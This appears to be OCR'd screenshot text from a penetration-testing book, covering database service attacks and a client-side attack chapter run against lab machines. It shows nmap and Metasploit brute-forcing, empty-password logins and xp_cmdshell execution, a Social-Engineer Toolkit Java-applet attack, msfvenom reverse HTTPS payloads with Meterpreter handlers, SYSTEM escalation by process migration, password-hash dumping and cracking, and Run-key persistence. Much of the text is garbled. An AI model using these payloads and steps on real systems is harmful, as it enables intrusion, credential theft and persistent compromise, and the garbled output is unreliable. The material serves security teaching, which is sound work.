2007-04-15	₽	-	V	XAMPP for Windows <= 1.6.0a mssql_connect() Remote BoF Exploit
2007-03-05	₽	-	V	PHP <= 4.4.6 - mssql_[p]connect() Local Buffer Overflow Exploit
2006-06-26	₽	-	V	ADOdb 4.6/4.7 Tmssql.PHP Cross-Site Scripting Vulnerability
2006-04-09	₽	-	V	ADODB < 4.70 - (tmssql.php) Denial of Service Vulnerability
2004-09-29	₽		V	MSSQL 7.0 - Remote Denial of Service Exploit

root@kali: /

File Edit View Search Terminal Help root@kali:/# nmap -p 1433 --script ms-sql-info 192.168.80.135 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 01:16 UTC Nmap scan report for 192.168.80.135 Host is up (0.00088s latency). PORT STATE SERVICE 1433/tcp open ms-sql-s MAC Address: 00:0C:29:9F:ED:60 (VMware) Host script results: ms-sql-info: Windows server name: DC1 192.168.80.135\MSSQLSERVER: Instance name: MSSQLSERVER Version: name: Microsoft SOL Server 2000 RTM Service pack level: RTM Post-SP patches applied: false Product: Microsoft SOL Server 2000 number: 8.00.194.00 TCP port: 1433 Named pipe: \\192.168.80.135\pipe\sql\query Clustered: false Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds

root@kali:/ File Edit View Search Terminal Help root@kali:/# nmap -p 1433 --script ms-sql-brute 192.168.80.135 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 01:18 UTC Vmap scan report for 192.168.80.135 Host is up (0.00026s latency). PORT STATE SERVICE 1433/tcp open ms-sql-s | ms-sql-brute: | [192.168.80.135:1433] |\_ No credentials found MAC Address: 00:0C:29:9F:ED:60 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 65.16 seconds

0 0 root@kali: / File Edit View Search Terminal Help root@kali:/# nmap -p 1433 --script ms-sql-empty-password,ms-sql-dump-hashes 192.168.80. 135 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 01:22 UTC Nmap scan report for 192.168.80.135 Host is up (0.00035s latency). PORT STATE SERVICE 1433/tcp open ms-sql-s | ms-sql-dump-hashes: [ [192.168.80.135:1433] Xtention:0x0100DA42836755DE47CEC2C9424AA8468B44DFB980AF2404EE4A375206CBEFCE24D826 C8465A1DFB2287CCB3DA40 ms-sql-empty-password: [192.168.80.135:1433] sa:<empty> => Login Success MAC Address: 00:0C:29:9F:ED:60 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.54 seconds

0 0 8 root@kali: / File Edit View Search Terminal Help root@kali:/# nmap -p 1433 --script ms-sql-empty-password,ms-sql-xp-cmdshell 192.168.80. 135 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 01:32 UTC Nmap scan report for 192.168.80.135 Host is up (0.00031s latency). PORT STATE SERVICE 1433/tcp open ms-sql-s | ms-sql-empty-password: [192.168.80.135:1433] sa:<empty> => Login Success ms-sql-xp-cmdshell: (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.) [192.168.80.135:1433] Command: ipconfig /all output \_\_\_\_\_ Windows 2000 IP Configuration Host Name . . . . . . . . . . . . . . . DC1 Primary DNS Suffix . . . . . . . . IP Routing Enabled. . . . . . . . . No WINS Proxy Enabled. . . . . . . . . No DNS Suffix Search List. . . . . : localdomain 0 0 root@kali: ~ File Edit View Search Terminal Help root@kali:~# nmap -p 1433 --script ms-sql-xp-cmdshell,ms-sql-empty-password 192.168.80. 133 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 01:51 UTC Nmap scan report for 192.168.80.133 Host is up (0.00032s latency). STATE SERVICE PORT 1433/tcp open ms-sql-s | ms-sql-xp-cmdshell: (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.) [192.168.80.133:1433] ERROR: No login credentials. MAC Address: 00:50:56:11:22:33 (VMware) Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds

```
root@kali: /
         File Edit View Search Terminal Help
        msf auxiliary(mssql ping) > set RHOSTS 192.168.80.135
        RHOSTS => 192.168.80.135
        msf auxiliary(mssgl ping) > run
        [*] SOL Server information for 192.168.80.135:
        [+]
                ServerName
                                 = DC1
        [+]
                InstanceName
                                 = MSSOLSERVER
                IsClustered
                                 = No
        [+]
        [+]
                Version
                                 = 8.00.194
                                 = 1433
        [+]
                tcp
        [+1
                np
                                 = \\DC1\pipe\sql\query
        [*] Scanned 1 of 1 hosts (100% complete)
        [*] Auxiliary module execution completed
        msf auxiliary(mssgl ping) >
<u>msf</u> auxiliary(mssql enum) > use auxiliary/admin/mssql/mssql enum
msf auxiliary(mssql enum) > set RHOST 192.168.80.135
RHOST => 192.168.80.135
msf auxiliary(mssql enum) > run
[*] Running MS SQL Server Enumeration...
[*] Version:
[*]
       Microsoft SQL Server 2000 - 8.00.194 (Intel X86)
[*]
                Aug 6 2000 00:57:48
[*]
                Copyright (c) 1988-2000 Microsoft Corporation
[*]
                Enterprise Edition on Windows NT 5.0 (Build 2195: )
[*] Configuration Parameters:
[*]
       C2 Audit Mode is Not Enabled
[*]
        xp cmdshell is Enabled
[*]
        remote access is Enabled
[*]
        allow updates is Not Enabled
[*]
       Database Mail XPs is Enabled
[*]
        Ole Automation Procedures is Enabled
[*] Databases on the server:
[*]
       Database name:master
[*]
       Database Files for master:
[*]
               C:\Program Files\Microsoft SQL Server\MSSQL\data\master.mdf
[*]
                C:\Program Files\Microsoft SQL Server\MSSQL\data\mastlog.ldf
[*]
       Database name:tempdb
[*]
       Database Files for tempdb:
[*]
               C:\Program Files\Microsoft SQL Server\MSSQL\data\tempdb.mdf
```

root@kali: / File Edit View Search Terminal Help msf auxiliary(mssql exec) > use auxiliary/admin/mssql/mssql exec msf auxiliary(mssql exec) > set RHOST 192.168.80.135 RHOST => 192.168.80.135 <u>msf</u> auxiliary(<mark>mssql\_exec</mark>) > set CMD 'dir' CMD => dir <u>msf</u> auxiliary(<mark>mssql exec</mark>) > run [\*] SQL Query: EXEC master..xp cmdshell 'dir' output - - - - - -Volume in drive C has no label. Volume Serial Number is 24DC-B628 Directory of C:\WINNT\system32 05/06/2016 06:15p <DIR> 05/06/2016 06:15p <DIR> 304 \$winnt\$.inf 12/17/2001 06:37a 12/17/2001 06:45a 2,960 \$WINNT\$.PNF 06/26/2000 09:15a 2,151 12520437.cpx 06/26/2000 09:15a 2,233 12520850.cpx 32,016 aaaamon.dll 12/07/1999 05:00a 67,344 access.cpl 12/07/1999 05:00a 12/07/1999 05:00a 13,753 accserv.mib 12/07/1999 05:00a 59,904 acctres.dll

# 147 total entries << prev 1 2 3 4 5 6 7 8 next >>

0 0 8

Date 🕶	D	Α	۷	Title
2016-05-04	₽		0	Zabbix Agent 3.0.1 - mysql.size Shell Command Injection
2015-09-07	₽	-	0	JSPMySQL Administrador - Multiple Vulnerabilities
2015-08-24	₽	-	0	MySQL Error Based SQL Injection Using EXP
2015-08-07	₽		0	Froxlor Server Management Panel 0.9.33.1 - MySQL Login Information Disclosure
2015-01-13	₽	-	V	Oracle MySQL for Microsoft Windows - FILE Privilege Abuse
2014-12-03	₽	-	0	Google Document Embedder 2.5.16 - mysql_real_escpae_string bypass SQL Injection
2013-12-04	₽	-	V	MySQL 5.0.x - IF Query Handling Remote Denial of Service Vulnerability
2013-03-07	₽	-	V	MySQL and MariaDB Geometry Query Denial Of Service Vulnerability
2012-12-06	₽	-	V	Oracle MySQL for Microsoft Windows MOF Execution
2012-12-06	₽	-	V	Oracle MySQL and MariaDB Insecure Salt Generation Security Bypass Weakness
2012-12-02	₽	-	V	MySQL 5.1/5.5 WINDOWS REMOTE R00T (mysqljackpot)
2012-12-02	₽	-	0	MySQL (Linux) - Stack Based Buffer Overrun PoC (0day)
2012-12-02	₽	-	0	MySQL (Linux) - Heap Based Overrun PoC (0day)
2012-12-02	₽	-	V	MySQL (Linux) - Database Privilege Elevation Exploit (0day)
2012-12-02	₽	-	0	MySQL - Denial of Service PoC (0day)

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File Edit View Search Terminal Help root@kali:/# nmap -p 3306 --script mysql-empty-password,mysql-databases 192.168.80.136 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 02:56 UTC Nmap scan report for 192.168.80.136 Host is up (0.00030s latency). PORT STATE SERVICE 3306/tcp open mysql

| mysql-databases: information\_schema dvwa metasploit mysql owasp10 tikiwiki \_\_\_\_\_\_tikiwiki195 mysql-empty-password: \_\_\_\_\_\_root\_account\_has\_empty\_password MAC\_Address: 00:0C:29:4A:7F:26 (VMware) Nmap\_done: 1\_IP\_address (1\_host\_up)\_scanned\_in\_7.31\_seconds

root@kali:/# nmap -sV --script mysql-empty-password,mysql-databases,mysql-users 192.168 .80.136 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-07 03:00 UTC Nmap scan report for 192.168.80.136 Host is up (0.0031s latency). Not shown: 977 closed ports STATE SERVICE VERSION PORT 21/tcp open ftp vsftpd 2.3.4 21/tcp open ftp vsftpd 2.3.4 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntul (protocol 2.0) 23/tcp open telnet Linux telnetd 25/tcp open smtp Postfix smtpd 53/tcp open domain ISC BIND 9.4.2 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) | http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 111/tcp open rpcbind 2 (RPC #100000) 139/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP) 512/tcp open exec netkit-rsh rexecd 513/tcp open login? 514/tcp open tcpwrapped 1099/tcp open rmiregistry GNU Classpath grmiregistry 1523/tcp openshellMetasploitable root shell2049/tcp opennfs2-4 (RPC #100003)2121/tcp openftpProFTPD 1.3.13306/tcp openmysqlMySQL 5.0.51a-3ubuntu5 mysql-databases:

```
information_schema
```

<u>msf</u> > use auxiliary/scanner/oracle/sid\_enum <u>msf</u> auxiliary(**sid\_enu**m) > set RHOSTS 192.168.177.166 RHOSTS => 192.168.177.166 <u>msf</u> auxiliary(**sid\_enu**m) > run

[-] TNS listener protected for 192.168.177.166... [\*] Scanned 1 of 1 hosts (100% complete) [\*] Auxiliary module execution completed msf auxiliary(sid enum) >

```
msf auxiliary(tnscmd) > use auxiliary/admin/oracle/sid brute
msf auxiliary(sid brute) > set RHOST 192.168.177.166
RH0ST => 192.168.177.166
<u>msf</u> auxiliary(sid brute) > run
[*] Starting brute force on 192.168.177.166, using sids from
[+] 192.168.177.166:1521 Found SID 'XE'
[+] 192.168.177.166:1521 Found SID 'PLSExtProc'
[+] 192.168.177.166:1521 Found SID 'CLRExtProc'
[+] 192.168.177.166:1521 Found SID ''
[*] Done with brute force...
[*] Auxiliary module execution completed
[*] Nmap: Nmap scan report for 192.168.177.166
[*] Nmap: Host is up (0.00034s latency).
[*] Nmap: PORT
                   STATE SERVICE
[*] Nmap: 1521/tcp open oracle
[*] Nmap: | oracle-brute:
[*] Nmap: | Accounts
            ctxsys:<empc,
hr:<empty> - Account is locкeu
mdsys:<empty> - Account is locked
outln:<empty> - Account is locked
system:0racl3 - Account is locked
vdb:<empty> - Account is locked
[*] Nmap:
               ctxsys:<empty> - Account is locked
[*] Nmap:
[*] Nmap:
[*] Nmap:
[*] Nmap:
[*] Nmap: |
[*] Nmap: |
[*] Nmap: [_
                Performed 1083 guesses in 31 seconds, average tps: 41
[*] Nmap: MAC Address: 00:0C:29:D8:5F:37 (VMware)
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 30.98 seconds
[*] Nmap: Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
```

Date 🔻	D	Α	V	Title
2016-04-20	₽	-	V	Windows Kernel - DrawMenuBarTemp Wild-Write (MS16-039)
2016-03-07	₽	-	0	Microsoft Windows 7 x64 - afd.sys Privilege Escalation (MS14-040)
2016-03-02	₽	-	0	Secret Net 7 and Secret Net Studio 8 - Local Privilege Escalation
2016-01-11	₽	-	V	Adobe Flash - Use-After-Free When Setting Stage
2015-12-21	₽	-	V	Adobe Flash Sound.setTransform - Use-After-Free
2015-12-18	₽	-	V	Microsoft Windows 8.1 - win32k Local Privilege Escalation (MS15-010)
2015-12-18	₽	-	V	Adobe Flash Selection.SetSelection - Use-After-Free
2015-09-17	₽	-	V	Microsoft Windows - Font Driver Buffer Overflow (MS15-078)
2015-09-06	₽	-	0	ActiveState Perl.exe x64 Client 5.20.2 - Crash PoC
2015-08-20	₽	-	0	Win2003 x64 - Token Stealing shellcode - 59 bytes
2015-05-19	₽	-	V	Windows 8.0 - 8.1 x64 - TrackPopupMenu Privilege Escalation (MS14-058)
2015-01-13	₽	-	0	Obfuscated Shellcode Windows x64 - [1218 Bytes] Add Administrator User/Pass ALI/ALI & Add
2014-08-14	₽		V	VirtualBox 3D Acceleration Virtual Machine Escape
2013-12-17	₽	-	V	Nvidia (nvsvc) Display Driver Service - Local Privilege Escalation
2012-08-27	₽	-	V	Microsoft Windows Kernel - Intel x64 SYSRET PoC

### 190 total entries << prev **1** 2 3 4 5 6 7 8 9 10 next >>

Date 🕶	D	Α	۷	Title
2012-08-11	₽	-	0	Solaris 10 Patch 137097-01 - Symlink Attack Privilege Escalation
2011-01-10	₽	-	0	Linux Kernel Solaris < 5.10 138888-01 - Local Root Exploit
2010-10-13	₽	-	V	Oracle Solaris - 'su' Local Solaris Vulnerability
2010-09-20	₽	-	V	Solaris LPD Command Execution
2010-07-25	₽	-	V	Solaris ypupdated Command Execution
2010-07-13	₽	-	V	Oracle Solaris - 'rdist' Local Privilege Escalation Vulnerability
2010-07-13	₽	-	V	Oracle Solaris 'nfslogd' Insecure Temporary File Creation Vulnerability
2010-07-13	₽	-	V	Oracle Solaris Management Console WBEM Insecure Temporary File Creation Vulnerability
2010-07-12	₽	-	V	Oracle Solaris 8/9/10 - 'flar' Insecure Temporary File Creation Vulnerability
2010-07-03	₽	-	V	Sun Solaris sadmind adm_build_path() Buffer Overflow
2010-06-22	₽	-	V	Solaris in.telnetd TTYPROMPT Buffer Overflow
2010-06-22	₽	-	V	Sun Solaris Telnet Remote Authentication Bypass Vulnerability
2010-06-03	₽	-	V	Solaris/x86 - SystemV killall command - 39 bytes
2010-05-21	₽	-	V	Sun Solaris 10 Nested Directory Tree Local Denial of Service Vulnerability
2010-05-21		-	V	Sun Solaris 10 - 'in.ftpd' Long Command Handling Security Vulnerability

#### 2,456 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date 🔻	D	Α	۷	Title
2016-05-04	₽		0	TRN Threaded USENET News Reader 3.6-23 - Local Stack-Based Overflow
2016-05-04	₽		0	Zabbix Agent 3.0.1 - mysql.size Shell Command Injection
2016-05-04	₽	-	V	Linux (Ubuntu 14.04.3) - perf_event_open() Can Race with execve() (/etc/shadow)
2016-05-04	₽	-	V	Linux Kernel 4.4.x (Ubuntu 16.04) - Use-After-Free via double-fdput() in
2016-05-04	₽	-	V	Linux (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps
2016-05-02	₽	-	V	Apache Struts Dynamic Method Invocation Remote Code Execution
2016-04-29	₽		0	Rough Auditing Tool for Security (RATS) 2.3 - Array Out of Block Crash
2016-04-26	₽		0	Yasr Screen Reader 0.6.9 - Local Buffer Overflow
2016-04-26	₽	-	0	libgd 2.1.1 - Signedness Heap Overflow
2016-04-25	₽		0	Rough Auditing Tool for Security (RATS) 2.3 - Crash PoC
2016-04-15	₽	-	V	Exim "perl_startup" Privilege Escalation
2016-04-13	₽		0	Texas Instrument Emulator 3.03 - Local Buffer Overflow
2016-04-07	₽		0	Mess Emulator 0.154-3.1 - Local Buffer Overflow
2016-04-06	₽	-	0	Linux x86 - Disable ASLR by Setting the RLIMIT_STACK Resource to Unlimited
2016-03-31	₽	-	0	Apache OpenMeetings 1.9.x - 3.1.0 - ZIP File path Traversal

### 293 total entries << prev 1 2 3 4 5 6 7 8 9 10 next >>

Date 🔻	D	Α	۷	Title
2016-04-27	₽	-	0	Mach Race OS X Local Privilege Escalation Exploit
2016-04-08	₽	-	0	Apple Intel HD 3000 Graphics driver 10.0.0 - Local Privilege Escalation
2016-03-23	₽	-	V	OS X Kernel - Code Execution Due to Lack of Bounds Checking in AppleUSBPipe::Abort
2016-03-23	₽	-	V	OS X Kernel - AppleKeyStore Use-After-Free
2016-03-23	₽	-	V	OS X Kernel - Unchecked Array Index Used to Read Object Pointer Then Call Virtual Method
2016-03-23	₽	-	V	OS X Kernel Use-After-Free and Double Delete Due to Incorrect Locking in Intel GPU Driver
2016-01-28	₽	-	V	OS X Kernel - IOAccelMemoryInfoUserClient Use-After-Free
2016-01-28	₽	-	V	OS X Kernel - no-more-senders Use-After-Free
2016-01-28	₽	-	V	OS X - IOBluetoothHCIPacketLogUserClient Memory Corruption
2016-01-28	₽	-	V	OS X - IOBluetoothHClUserClient Arbitrary Kernel Code Execution
2016-01-28	₽	-	V	OS X Kernel - IOAccelDisplayPipeUserClient2 Use-After-Free
2016-01-28	₽	-	V	iOS/OS X - Unsandboxable Kernel Code Exection Due to iokit Double Release in IOKit
2016-01-28	₽	-	V	OSX - io_service_close Use-After-Free
2016-01-28	₽	-	V	OS X - gst_configure Kernel Buffer Overflow
2016-01-28	₽	-	V	OS X - IntelAccelerator::gstqConfigure Exploitable Kernel NULL Dereference

## **Chapter 12: Exploring Client-Side Attack Vectors**

	root@kali: ~	
File Edit	View Search Terminal Help	
[] []	Follow me on Twitter: @HackingDave Homepage: https://www.trustedsec.com	[] []
	Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs.	

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

set>

[]	The Social-Engineer Toolkit (SET)	[]
[]	Created by: David Kennedy (ReL1K)	[]
[]	Version: 7.0.3	[]
[]	Codename: 'RemembRance'	[]
[]	Follow us on Twitter: @TrustedSec	[]
[]	Follow me on Twitter: @HackingDave	[]
[]	Homepage: https://www.trustedsec.com	[]

Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

#### The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

#### <u>set</u>> 2

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method
- 99) Return to Main Menu

<u>set:webattack</u>>1

set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: n
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:192.168.177.68

What payload do you want to generate:

What payload do you want to generate:	
Name :	Description:
<ol> <li>Meterpreter Memory Injection (DEFAULT)</li> <li>Meterpreter Multi-Memory Injection</li> <li>SE Toolkit Interactive Shell</li> <li>SE Toolkit HTTP Reverse Shell</li> <li>RATTE HTTP Tunneling Payload</li> <li>ShellCodeExec Alphanum Shellcode</li> <li>Import your own executable</li> </ol>	This will drop a meterpreter payload through PyInjector This will drop multiple Metasploit payloads via memory Custom interactive reverse toolkit designed for SET Purely native HTTP shell with AES encryption support Security bypass payload that will tunnel all comms over HTTP This will drop a meterpreter payload through shellcodeexec Specify a path for your own executable
<u>set:payloads</u> >1	
<u>set:payloads</u> >1 <u>set</u> :payloads> PORT of the lister	ner [443]:
Select the payload you want to c	eliver via shellcode injection
3) Windows Meterpreter (Refle 4) Windows Meterpreter (ALL F	ective Injection), Reverse HTTPS Stager ective Injection) Reverse HTTP Stager PORTS) Reverse TCP
<u>set</u> : <u>payloads</u> > Enter the number f	or the payload [meterpreter_reverse_tcp]:1
<pre>PAYLOAD =&gt; windows/meterpreter/rev resource (/root/.set/meta_config): LHOST =&gt; 192.168.177.68 resource (/root/.set/meta_config): LPORT =&gt; 443 resource (/root/.set/meta_config): EnableStageEncoding =&gt; false resource (/root/.set/meta_config): ExitOnSession =&gt; false resource (/root/.set/meta_config): [*] Exploit running as background</pre>	<pre>&gt; use exploit/multi/handler &gt; set PAYLOAD windows/meterpreter/reverse_tcp &gt; set LHOST 192.168.177.68 &gt; set LPORT 443 &gt; set EnableStageEncoding false &gt; set ExitOnSession false &gt; exploit -j job.</pre>
<pre>[*] Started reverse TCP handler or [*] Starting the payload handler. msf exploit(handler) &gt; ■</pre>	

```
[*] Started reverse TCP handler on 192.168.177.68:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 192.168.177.1
[*] OpenSSL::SSLError SSL_accept returned=1 errno=32 state=error: inappropriate fallback
[*] Sending stage (957999 bytes) to 192.168.177.1
[*] OpenSSL::SSLError SSL_accept returned=1 errno=0 state=SSLv2/v3 read client hello A: http request
[*] Sending stage (957999 bytes) to 192.168.177.1
[*] OpenSSL::SSLError SSL_accept SYSCALL returned=5 errno=0 state=SSLv2/v3 read client hello A
```

### Warning - Security X The application's digital signature cannot be verified. Do you want to run the application? Verified Trusted and Secure (VERIFIED) Name: Publisher: (NOT VERIFIED) Verified Secure From: http://10.2.0.146 Always trust content from this publisher. Cancel Run The digital signature cannot be verified by a trusted source. Only run if you trust the origin of the More Information... application.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

```
<u>meterpreter</u> > getuid
Server username: WS112\User
<u>meterpreter</u> >
```

го	ot@kali: ^	,		_ 🗆 >			
File Edit View Search Terminal Tabs Help							
root@kali: ~	×	root@kali: ~		×			
C:\Program Files\McAfee\Common		-					
1960 444 Mcshield.exe	x86	0 arprice) Mech	NT AUTHORITY\SYSTEM				
C:\Program Files\McAfee\VirusSc 2028 1960 mfeann.exe	x86	0	NT AUTHORITY\SYSTEM				
C:\Program Files\McAfee\VirusSc	an Ent	erprise\mfea					
2040 308 conhost exe	x86	0	NT AUTHORITY\SYSTEM				
C:\Windows\system32\conhost.exe 2128 444 sppsvc.exe	x86	0	NT AUTHORITY\NETWORK	SERVIC			
E C:\Windows\system32\sppsvc.exe	x00	0		JERVIC			
2216 444 dllhost.exe	x86	0	NT AUTHORITY\SYSTEM				
C:\Windows\system32\dllhost.exe							
2312 348 conhost.exe C:\Windows\system32\conhost.exe	x86	1	WS112\User				
2364 348 conhost.exe	x86	1	WS112\User				
C:\Windows\system32\conhost.exe		-					
2440 444 msdtc.exe	x86	0	NT AUTHORITY\NETWORK	SERVIC			
E C:\Windows\System32\msdtc.exe 2620 3112 cmd.exe	x86	1	WS112\User				
C:\Windows\system32\cmd.exe	X00	1	W3112 (0361				
2976 3112 cmd.exe	x86	1	WS112\User				
<u>meterpreter</u> > migrate 1960 [*] Migrating from 2332 to 1960 [*] Migration completed successfully. <u>meterpreter</u> > getuid Server username: NT AUTHORITY\SYSTEM <u>meterpreter</u> >							
<pre>meterpreter &gt; run scraper [*] New session on 10.2.0.147:49189 [*] Gathering basic system information [*] Dumping password hashes [*] Obtaining the entire registry [*] Obtaining the entire registry [*] Exporting HKCU [*] Downloading HKCU (C:\Windows\TEMP\BsmpvKGK.reg) [*] Cleaning HKCU [*] Exporting HKLM [*] Downloading HKLM (C:\Windows\TEMP\0gUpDDvZ.reg)</pre>							

meterpreter > hashdump admin:1001:aad3b435b51404eeaad3b435b51404ee:f234cac76ae4f1fd79f7a9d25a72d65b::: Administrator: 500:aad3b435b51404eeaad3b435b51404ee:3ab2d13a31187fa4d526df876d7ed c30::: cindy:1003:aad3b435b51404eeaad3b435b51404ee:cadf85840719818d209d7b014d975cef::: fred:1002:aad3b435b51404eeaad3b435b51404ee:6d423b9e2a106a4b4da18fb9c2209310::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: james:1004:aad3b435b51404eeaad3b435b51404ee:ea953f06c0463106daa2442f611d1042::: User:1000:aad3b435b51404eeaad3b435b51404ee:b4f41e8b1d683698417726ff9a3df8cd::: <u>msf</u> > msfvenom -p windows/meterpreter/reverse https -f exe LHOST=192.168.177.170 LPORT=4443 > https.exe [\*] exec: msfvenom -p windows/meterpreter/reverse https -f exe LHOST=192.168.177 .170 LPORT=4443 > https.exeNo platform was selected, choosing Msf::Module::Platform::Windows from the paylo ad No Arch selected, selecting Arch: x86 from the payload Found 0 compatible encoders msf exploit(handler) >

[\*] 192.168.177.150:1032 (UUID: 07f1f46cb2a20f86/x86=1/windows=1/2016-05-24T00:4
5:18Z) Staging Native payload ...
[\*] Meterpreter session 1 opened (192.168.177.170:4443 -> 192.168.177.150:1032)
at 2016-05-23 17:54:17 -0700

	1 0.000000000	192.168.177.168	192.168.177.170	TCP	62 brcd > pharos [SYN] Seq=0 Win=
	2 0.000057000	192.168.177.170	192.168.177.168	TCP	62 pharos > brcd [SYN, ACK] Seq=0
	3 0.000369000	192.168.177.168	192.168.177.170	TCP	60 brcd > pharos [ACK] Seq=1 Ack=
	4 0.001181000	192.168.177.168	192.168.177.170	TCP	163 brcd > pharos [PSH, ACK] Seq=1
	5 0.001205000	192.168.177.170	192.168.177.168	TCP	54 pharos > brcd [ACK] Seq=1 Ack=
	6 0.001610000	192.168.177.170	192.168.177.168	TCP	183 pharos > brcd [PSH, ACK] Seq=1
	7 0.002524000	192.168.177.168	192.168.177.170	TCP	97 brcd > pharos [PSH, ACK] Seq=1
	8 0.003625000	192.168.177.168	192.168.177.170	TCP	252 brcd > pharos [PSH, ACK] Seq=1
	9 0.003779000	192.168.177.170	192.168.177.168	TCP	54 pharos > brcd [ACK] Seq=130 Ac
]	LO 0.004926000	192.168.177.170	192.168.177.168	TCP	188 pharos > brcd [PSH, ACK] Seq=1
	1 0.005118000	192.168.177.170	192.168.177.168	TCP	77 pharos > brcd [FIN, PSH, ACK]
]	12 0.005451000	192.168.177.168	192.168.177.170	TCP	60 brcd > pharos [ACK] Seq=351 Ac

<u>meterpreter</u> > detach

[\*] 192.168.177.150 - Meterpreter session 1 closed. Reason: User exit
msf exploit(handler) >
[\*] 192.168.177.150:1033 (UUID: 07f1f46cb2a20f86/x86=1/windows=1/2016-05-24T00:4
5:18Z) Attaching orphaned/stageless session ...
[\*] Meterpreter session 2 opened (192.168.177.170:4443 -> 192.168.177.150:1033)
at 2016-05-23 17:58:23 -0700

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\
run -v evil -d 'C:\windows\https.exe'
Successful set evil.
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\
\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run
Keys (1):
    OptionalComponents
Values (4):
    VMware Tools
    VMware User Process
    EMET Notifier
    evil
```

<i>1</i>	🕸 Registry Editor								
File	Edit	View	Favorites	Help					
				Extensior 📥	Name	Туре	Data		
				Group Po	(Default)	REG_SZ	(value not set)		
				H323TSP	EMET Notifier	REG_SZ	C:\Program Files\EMET\EMET_notifier.exe		
				Hints	abjevil	REG_SZ	C:\windows\https.exe		
				Installer	WMware Tools	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareTray		
				Internet IPConfTS	WWware User Pro	REG_SZ	"C:\Program Files\VMware\VMware Tools\VMwareUser		

```
root@kali: ~# john hash.txt --show
admin::aad3b435b51404eeaad3b435b51404ee:f234cac76ae4f1fd79f7a9d25a72d65b:::
Administrator::aad3b435b51404eeaad3b435b51404ee:3ab2d13a31187fa4d526df876d7edc30
:::
cindy::aad3b435b51404eeaad3b435b51404ee:cadf85840719818d209d7b014d975cef:::
fred::aad3b435b51404eeaad3b435b51404ee:6d423b9e2a106a4b4da18fb9c2209310:::
Guest::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
james::aad3b435b51404eeaad3b435b51404ee:b4f41e8b1d683698417726ff9a3df8cd:::
```

7 password hashes cracked, 0 left

[\*] New session on 10.2.0.147:49189... [\*] Saving general report to /root/.msf4/logs/scripts/winenum/WS112\_20140320.485 8/WS112 20140320.4858.txt [\*] Output of each individual command is saved to /root/.msf4/logs/scripts/winen um/WS112 20140320.4858 [\*] Checking if WS112 is a Virtual Machine ...... [\*] This is a VMware Workstation/Fusion Virtual Machine [\*] UAC is Disabled [\*] Running Command List ... [\*] running command netstat -vb [\*] running command netstat -ns [\*] running command net accounts [\*] running command netstat -nao [\*] running command net view [\*] running command route print [\*] running command ipconfig /displaydns running command ipconfig /all [\*] [\*] running command arp -a [\*] running command cmd.exe /c set root@kali:~/.msf4/logs/scripts/winenum/WS112 20140320.4858# ls arp a.txt netsh wlan show drivers.txt cmd\_exe\_\_c\_set.txt netsh wlan show interfaces.txt gpresult SCOPE COMPUTER Z.txt netsh wlan show networks mode bssid.txt gpresult SCOPE USER Z.txt netsh\_wlan\_show\_profiles.txt hashdump.txt netstat\_\_nao.txt ipconfig\_\_all.txt netstat\_\_ns.txt ipconfig displaydns.txt netstat vb.txt net\_accounts.txt net\_user.txt net\_group\_administrators.txt net\_view\_\_domain.txt net\_group.txt net\_view.txt net 